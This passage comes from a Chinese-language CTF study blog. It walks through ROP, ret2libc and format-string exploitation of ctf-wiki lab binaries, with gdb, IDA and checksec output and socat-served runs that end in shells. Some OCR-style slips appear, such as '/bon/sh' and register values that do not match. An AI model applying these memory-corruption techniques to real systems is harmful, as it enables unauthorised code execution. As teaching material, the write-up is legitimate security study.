0x08049421 : int 0x80

Unique gadgets found: 1

└─(kali㉿kali)-[~/tmp]
$
```

在这里，我们在寻找控制 ecx 寄存器的代码片段中，发现可以同时控制 ebx、ecx 以及 edx 的一条指令，使用它即可(在图中地址为 0x806eb90)，接下来，我们需要 /bin/sh 字符串的地址，打开 IDA，键入 shift+F12，发现了 /bin/sh 字符串的地址，如下图所示：



当然，我们还需要最重要的偏移量数据，使用 gdb 调试程序，将断点打在调用 gets 函数处，然后 r，查看当前 eax 与 ebp 的距离为 0x68 (PS:此时 eax 存放着 v4 数组的首地址)，如下图所示：

The screenshot shows the GDB debugger in peda mode. The assembly dump shows the following code:

```

    0x08048e83 <+95>: mov    DWORD PTR [esp],0x80be43b
    0x08048e8a <+102>: call   0x804f7e0 <puts>
    0x08048e8f <+107>: lea    eax,[esp+0x1c]
    0x08048e93 <+111>: mov    DWORD PTR [esp],eax
    0x08048e96 <+114>: call   0x804f650 <gets>
    0x08048e9b <+119>: mov    eax,0x0
    0x08048ea0 <+124>: leave 
    0x08048ea1 <+125>: ret

```

The assembly dump ends with `End of assembler dump.`. The command `gdb-peda$ b *0x8048e93` sets a breakpoint at the `gets` instruction. The command `gdb-peda$ r` is shown being entered. The registers section shows the current register values, and the code section shows the assembly code again.

所有我们编写 exp 的数据都有了，接下来使用 socat 将程序发布到某个端口上去，然后执行 exp 即可，如下图所示：

```

kali@kali:[/tmp]
$ socat tcp-listen:10001,fork exec:./rop,reuseaddr

```

The terminal shows the user creating a TCP listener on port 10001 using socat, which then executes the ./rop exploit script. The user is currently in interactive mode with the exploit.

```

kali@kali:[/tmp]
$ python rop.py
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning:
Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
[+] Opening connection to 127.0.0.1 on port 10001: Done
[*] Switching to interactive mode

$ whoami
kali
$ exit
[*] Got EOF while reading in interactive
$ $ 
[*] Closed connection to 127.0.0.1 port 10001
[*] Got EOF while sending in interactive

kali@kali:[/tmp]
$ 

```

The terminal shows the user running the exploit (rop.py) and successfully gaining a root shell. They then run whoami to verify their privilege level.

四、ret2libc

ret2libc 从名字上来看，就是通过覆盖返回地址为 libc 库中的函数来 getshell 的一种技术，通常来说，我们会选择 system 等函数来 getshell，但是一般无法获取到这些函数在内存中的绝对地址的，这就需要通过 got 和 plt 表泄露以经加载的函数在内存中的地址然后减去其偏移地址，从而拿到 libc 库的基址，然后加上 system 等函数的偏移地址，从而得到 system 等函数在内存中的地址。

plt 表和 got 表是保存程序动态链接的函数地址，程序通过查询 plt 表获取函数在 got 表中保存的位置，plt 表就相当于一个索引数组，指向 got 表，程序获取到 plt 表中相关位置之后，然后查询 got 表获取到函数地址，之后跳转

到该地址去。下面以一道ctf题为例，题目来自 ctfwiki，如下所示：

首先还是老一套，查看一下程序信息，如下图所示：

```


kali㉿kali:[~/LibcSearcher]
$ file ret2libc3
ret2libc3: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2,
for GNU/Linux 2.6.24, BuildID[sha1]=c0ad441ebd58b907740c1919460c37bb99bb65df, with debug_info, not stripped

kali㉿kali:[~/LibcSearcher]
$ checksec --file=ret2libc3
RELRO           STACK CANARY      NX       PIE      RPATH      RUNPATH      Symbols      FORTIFY Fortified
Fortifiable     FILE
Partial RELRO  No canary found  NX enabled  No PIE    No RPATH   No RUNPATH  83) Symbols  No      0      2
ret2libc3

kali㉿kali:[~/LibcSearcher]
$ 

```

可以发现，程序是32位的，并且开启了堆栈不可执行保护，也就是说不可以将 shellcode 写入栈上执行。再将程序拖进IDA里面看一下，如下图所示：



可以看到，溢出点在 gets 函数，下面用 gdb 调试一下寻找到偏移量，首先断点下载 gets 函数，然后查看此时 eax 与 ebp 的距离，如下图所示：

```

文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)

0x0804866b <+83>:    mov    DWORD PTR [esp],0x8048740
0x08048672 <+90>:    call   0x8048460 <puts@plt>
0x08048677 <+95>:    mov    DWORD PTR [esp],0x804876b
0x0804867e <+102>:   call   0x8048430 <printf@plt>
0x08048683 <+107>:   lea    eax,[esp+0x1c]
0x08048687 <+111>:   mov    DWORD PTR [esp],eax
0x0804868a <+114>:   call   0x8048440 <gets@plt>
0x0804868f <+119>:   mov    eax,0x0
0x08048694 <+124>:   leave 
0x08048695 <+125>:   ret

End of assembler dump.

gdb-peda$ b *0x804868a
Breakpoint 1 at 0x804868a: file ret2libcGOT.c, line 27.

gdb-peda$ r
Starting program: /home/kali/LibcSearcher/ret2libc3
No surprise anymore, system disappear QQ.

Registers
EAX: 0xfffffd0fc → 0x1000001
EBX: 0x0
ECX: 0x12
EDX: 0xffffffff
ESI: 0xf7fae000 → 0x1e9d6c
EDI: 0xf7fae000 → 0x1e9d6c
EBP: 0xfffffd168 → 0x0
ESP: 0xfffffd0e0 → 0xfffffd0fc → 0x1000001
EIP: 0x804868a (<main+114>: call 0x8048440 <gets@plt>)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
Code
0x804867e <main+102>: call 0x8048430 <printf@plt>
0x8048683 <main+107>: lea eax,[esp+0x1c]
0x8048687 <main+111>: mov DWORD PTR [esp],eax
⇒ 0x804868a <main+114>: call 0x8048440 <gets@plt>

```

可以看到，此时 eax 距离 ebp 一共为 108 个字节，再加上这是32位程序，ebp 本身占4个字节，也就是说，填充 $108 + 4 = 112$ 字节后，便是返回地址，找到返回地址后，便是找到 system 函数地址

这里通过访问 got 表来拿到一个已经运行过的函数在内存中的地址，在linux中，如果一个函数被调用运行过，那么它的真实地址就会被写进 got 表中，我们可以通过打印函数将其打印出来，获取其地址，之后通过该地址的后三位(PS:之所以找后三位，是因为即使开启了 aslr 也不会影响低12位的地址)来确定 libc 的版本(PS:可以通过在线网站 <https://libc.blukat.me/> 来查询)，从而获取该版本的 libc 库中函数的偏移地址，最后 泄露地址 - 偏移地址 即可得到 libc 的基址。然后 libc 基址 + 该版本 libc 库中 system 偏移地址 即可得到 system 函数在内存中的地址，同理，/bin/sh 字符串也是一样的，此处选用的泄露函数地址的函数为 puts 函数，将程序利用 socat 发布后，最后 exp 结果如下图所示(PS:程序最好运行在ubuntu上，经过实际测试，kali上失败，下同)：

```

root@ubuntu:/home/ubuntu/pwn/LibcSearcher-master# socat tcp-listen:10002,fork exec:./ret2libc3,reuseaddr
2021/12/06 06:42:56 socat[87777] E waitpid(): child 87778 exited on signal 11

```

```

[kali㉿kali] -[~/LibcSearcher]
$ python ret2libc.py
/usr/share/offsec-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning:
Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
[+] Opening connection to 192.168.18.104 on port 10002: Done
[*] '/home/kali/LibcSearcher/ret2libc'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
0xf7e3d290 ←
[*] Switching to interactive mode
$ whoami
root
$ exit
[*] Got EOF while reading in interactive
$ 
[*] Closed connection to 192.168.18.104 port 10002
[*] Got EOF while sending in interactive

[kali㉿kali] -[~/LibcSearcher]
$ 

```

五、格式化字符串

格式化字符串漏洞，个人理解就是格式字符串参数与其余参数的个数不匹配造成的，网上将原理的文章一大堆，这里就不在重复了。

对于格式化字符串漏洞，可以做到读取任意地址的值，也可以往任意地址写入任意值。

对于利用格式化字符串漏洞读取任意地址的值，首先需要确定偏移量，此处的偏移量不是值上面栈溢出的偏移量，而是格式化字符串函数参数的地址相对于格式化字符串参数的偏移量，确定偏移量可以利用形如 AAAA%n\$x (PS:里面的 n 就是偏移量)的格式化字符串参数来确定，或者利用 AAAA%x%x%x%x%x%... (PS:这里也可以使用 %p 来，但为了防止读到不可读的地址导致程序崩溃，还是推荐使用 %x 来读取)这种形式来确定，确定的偏移量之后，即可通过 addr%n\$x 来读取任意地址的值(PS:这里的 addr 指要读取的地址，n 为偏移量，当然 addr 也可以写在后面，把 n 加 1 即可，因为 %n\$x 是第一个参数，addr 自然是第二个参数，所以 n 要加上 1)

对于利用格式化字符串漏洞往任意地址写入值，也是需要先确定偏移量，方法和上面一样，写主要利用 %n，%n 作用为将前面所写字节数写入指定地址，我们可以利用形如 addr%kc%n\$n 这种形式写入，其中 addr 为要写入的地址，k 为要写入的大小(PS:这里需要减去 addr 所占用的字节数)，n 为偏移量，\$n 表示写入四个字节，当然，也可以使用 \$hn 写入双字节，可以使用 \$hhn 写入一个字节，当然，确定好偏移量之后，最简单的方法是使用 pwntools 提供的函数即可

下面以一道ctf题举例，题目来自 ctfwik，首先下载好题目，解压后，丢到 kali 里面去，看一下常规信息，可以发现，该程序为 32位，开了 nx 等，如下图所示：

```

(kali㉿kali)-[~/桌面]
$ file pwn3
pwn3: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=916959406d0c545f6971223c8e06bfff1ed9ae74d, not stripped

(kali㉿kali)-[~/桌面]
$ checksec --file=pwn3
RELRO           STACK CANARY      NX       PIE      RPATH      RUNPATH     Symbols      FORTIFY Fortified
Fortifiable     FILE            NX enabled No PIE    No RPATH   No RUNPATH  88) Symbols    No        0        3
Partial RELRO  No canary Found NX enabled No PIE    No RPATH   No RUNPATH  88) Symbols    No        0        3
pwn3

```

丢到 IDA 中反编译一下，可以发现程序实现了类似 ftp 的功能，如下图所示：

```

1int __cdecl _noretturn main(int argc, const char **argv, const char **envp)
2{
3    int v3; // eax
4    char s1[40]; // [esp+14h] [ebp-2Ch] BYREF
5    int v5; // [esp+3Ch] [ebp-4h]
6
7    setbuf(stdout, 0);
8    ask_username();
9    ask_password();
10   while ( 1 )
11   {
12       while ( 1 )
13       {
14           print_prompt();
15           v3 = get_command();
16           v5 = v3;
17           if ( v3 != 2 )
18               break;
19           put_file();
20       }
21       if ( v3 == 3 )
22       {
23           show_dir();
24       }
25       else
26       {
27           if ( v3 != 1 )
28               exit(1);
29           get_file();
30       }
31   }
32 }
```

首先程序调用了 `ask_username` 和 `ask_password` 两个函数获取一个密码，密码就是将 `sysbadmin` 字符串加一，如下图所示：

IDA - pwn3.idb (pwn3.idb) E:\blog\ctfwiki_format_string\pwn3.idb

```

File Edit Jump Search View Debugger Lumina Options Windows Help
Functions window IDA View-A Pseudocode-A Hex View-1 Structures Enums Imports Exports
Library function Regular function Instruction Data Unexplored External symbol Lumina function
1 char *_cdecl ask_username(char *dest)
2{
3     char src[40]; // [esp+14h] [ebp-34h] BYREF
4     int i; // [esp+3Ch] [ebp-Ch]
5
6     puts("Connected to ftp.hacker_server");
7     puts("220 Serv-U FTP Server v6.4 for WinSock ready...");
8     printf("Name (ftp.hacker.server:Rainbow):");
9     _isoc99_scanf("%40s", src);
10    for ( i = 0; i <= 39 && src[i]; ++i )
11        ++src[i];
12    return strcpy(dest, src);
13}

```

Line 46 of 46 0000094B ask_username:1 (804894B)

Output window

```

Python 3.8.7 (tags/v3.8.7:6503f05, Dec 21 2020, 17:59:51) [MSC v.1928 64 bit (AMD64)]
IDAPython v7.4.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
804894B: restored microcode from idb
804894B: restored pseudocode from idb
8048550: using guessed type int _isoc99_scanf(const char *, ...);
Python
AU: idle Down Disk: 158GB

```

IDA - pwn3.idb (pwn3.idb) E:\blog\ctfwiki_format_string\pwn3.idb

```

File Edit Jump Search View Debugger Lumina Options Windows Help
Functions window IDA View-A Pseudocode-A Hex View-1 Structures Enums Imports Exports
Library function Regular function Instruction Data Unexplored External symbol Lumina function
1 int _cdecl ask_password(char *s1)
2{
3     if ( strcmp(s1, "sysadmin") )
4     {
5         puts("who you are?");
6         exit(1);
7     }
8     return puts("welcome!");
9}

```

Line 46 of 46 000009D6 ask_password:1 (80489D6)

Output window

```

Python 3.8.7 (tags/v3.8.7:6503f05, Dec 21 2020, 17:59:51) [MSC v.1928 64 bit (AMD64)]
IDAPython v7.4.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
804894B: restored microcode from idb
804894B: restored pseudocode from idb
8048550: using guessed type int _isoc99_scanf(const char *, ...);
Python
AU: idle Down Disk: 158GB

```

然后程序获取命令，命令有 get、put、dir 三个命令，获取命令之后，便执行相应的功能，首先来看一下 put 对应的功能函数，该函数首先要求用户输入一个字符串作为文件名，然后要求用户再输入一个字符串作为文件内容，该函数没什么漏洞，如下图所示：

```

1 _DWORD *put_file()
2 {
3     _DWORD *result; // eax
4     _WORD *v1; // [esp+1Ch] [ebp-Ch]
5
6     v1 = malloc(0xF4U);
7     printf("please enter the name of the file you want to upload:");
8     get_input((int)v1, 40, 1);
9     printf("then, enter the content:");
10    get_input((int)v1 + 10, 200, 1);
11    v1[50] = file_head;
12    result = v1;
13    file_head = (int)v1;
14    return result;
15 }

```

Line 46 of 46
00000777 put_file:1 (8048777)

Output window
IDA Python v7.4.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>

804894B: restored microcode from idb
804894B: restored pseudocode from idb
8048550: using guessed type int __isoc99_scanf(const char *, ...);
804A088: using guessed type int file_head;
Python

AU: idle Down Disk: 158GB

接下来再看一下 dir 对应的功能函数，该函数作用就是将所有文件名打印出来，也没有什么漏洞，如下图所示：

```

1 _void show_dir()
2 {
3     int v0; // eax
4     char s[1024]; // [esp+14h] [ebp-414h] BYREF
5     int i; // [esp+414h] [ebp-14h]
6     int j; // [esp+418h] [ebp-10h]
7     int v3; // [esp+41Ch] [ebp-Ch]
8
9     v3 = 8;
10    j = 0;
11    bzero(s, 0x400U);
12    for ( i = file_head; i; i = *(__DWORD *) (i + 240) )
13    {
14        for ( j = 0; *(__BYTE *) (i + j); ++j )
15        {
16            v0 = v3++;
17            s[v0] = *(__BYTE *) (i + j);
18        }
19    }
20    return puts(s);
21 }

```

Line 46 of 46
000006E7 show_dir:1 (80486E7)

Output window
IDA Python v7.4.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>

804894B: restored pseudocode from idb
8048550: using guessed type int __isoc99_scanf(const char *, ...);
804A088: using guessed type int file_head;
80486E7: restored microcode from idb
80486E7: restored pseudocode from idb
804A088: using guessed type int file_head;

Python

AU: idle Down Disk: 158GB

最后来看一下 get 对应的功能函数，该函数首先要求用户输入文件名，然后将文件名对应的内容拷贝到一个数组中去，最后直接将该数组作为参数传入到 printf 函数中去，典型的格式化字符串漏洞，如下图所示：

The screenshot shows the IDA Pro interface with the assembly view open. The assembly code for the `get_file` function is displayed:

```
1 int get_file()
2 {
3     char dest[200]; // [esp+1Ch] [ebp-FCh] BYREF
4     char s1[40]; // [esp+E4h] [ebp-34h] BYREF
5     char *i; // [esp+10Ch] [ebp-Ch]
6
7     printf("enter the file name you want to get:");
8     _isoc99_scanf("%40s", s1);
9     if ( !strcmp(s1, "flag_4u") )
10        puts("too young, too simple");
11    for ( i = (char *)file_head; i = (char *)*(((_DWORD *)i + 60) )
12    {
13        if ( !strcmp(i, s1) )
14        {
15            strcpy(dest, i + 40);
16            return printf(dest);
17        }
18    }
19    return printf(dest);
20}
```

Annotations in the assembly code highlight several points of interest with red arrows:

- An arrow points to the `_isoc99_scanf("%40s", s1);` instruction.
- An arrow points to the `if (!strcmp(s1, "flag_4u"))` conditional branch.
- An arrow points to the `strcpy(dest, i + 40);` call within the loop.
- An arrow points to the `return printf(dest);` instruction at the end of the function.

通过以上的代码分析，解决该ctf的思路已经很明显了，我们可以首先利用 put 建立一个文件，将 payload 写入到该文件中去，之后调用 get 指令读取该文件，触发格式化字符串漏洞。首先我们先确定偏移量，这里使用 BBBB% x 来确定，如下图所示：

我们可以通过上图发现，偏移量为 7，那么怎么 getshell 呢，我们可以通过修改 got 表来实现，将 dir 指令对应的功能函数中的 puts 函数修改为 system 函数的地址，这样调用 dir 指令后，里面的 puts 函数实际上会指向 system 函数，我们通过提前新建一个名为 /bon/sh；的文件，即可解决参数的问题，这里怎么写前面 ret2libc 已经讲了，不在重复，最后使用 socat 发布程序，指向 exp 即可，如下图所示：

```
root@ubuntu:/home/ubuntu/pwn# socat tcp-listen:10002,fork exec:./pwn3,reuseaddr
```

```
kali@kali: ~/桌面
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)

[(kali㉿kali)-[~/桌面]]
$ python pwn3.py
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning:
Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
[+] Opening connection to 192.168.18.104 on port 10002: Done
[*] '/home/kali/\xe6\x8c\x9d\x9d\x2/pwn3'
Arch:    i386-32-little
RELRO:  Partial RELRO
Stack:   No canary found
NX:     NX enabled
PIE:    No PIE (0x8048000)
[puts_addr]: 0xf7e10290
[system_addr]: 0xf7de4420
[*] Switching to interactive mode
$ whoami
root
$ ls
LibcSearcher-master
LibcSearcher-master.zip
peda-session-pwn2.txt
peda-session-vuln.txt
pwn2
pwn3
pwn3.py
vuln
vuln1
vuln.c
$
```

六、参考链接

exp 脚本和题目 github 链接:https://github.com/windy-purple/pwn_study_summary

参考链接：

<https://www.cnblogs.com/ichunqiu/p/11122229.html>

<https://www.cnblogs.com/ichunqiu/p/11156155.html>

<https://www.cnblogs.com/ichunqiu/p/11162515.html>

<http://drops.xmd5.com/static/drops/tips-4225.html>

<https://blog.csdn.net/xiaoi123/article/details/80899155>

<https://bbs.pediy.com/thread-230148.htm>

<https://sploitfun.wordpress.com/2015/>

<https://www.jianshu.com/p/187b810e78d2>

<https://zhuanlan.zhihu.com/p/25816426>

<https://www.cnblogs.com/Donoy/p/5690402.html>

<http://shell-storm.org/shellcode/>

<https://bbs.pediy.com/thread-259723.htm>

<https://zhuanlan.zhihu.com/p/25892385>

<http://events.jianshu.io/p/9214e84139eb>

<https://www.cnblogs.com/wulitaotao/p/13909451.html>

<https://www.cnblogs.com/hktk1643/p/15218090.html>

<https://zhuanlan.zhihu.com/p/367387964>

<https://blog.csdn.net/xiaoi123/article/details/80985646>

<https://ctf-wiki.org/pwn/windows/readme/>

<https://libc.blukat.me/>

https://blog.csdn.net/qq_41918771/article/details/90665950

<https://bbs.pediy.com/thread-253638.htm>

<https://www.anquanke.com/post/id/83835>

<https://bbs.pediy.com/thread-254869.htm>

<https://bbs.pediy.com/thread-262816.htm>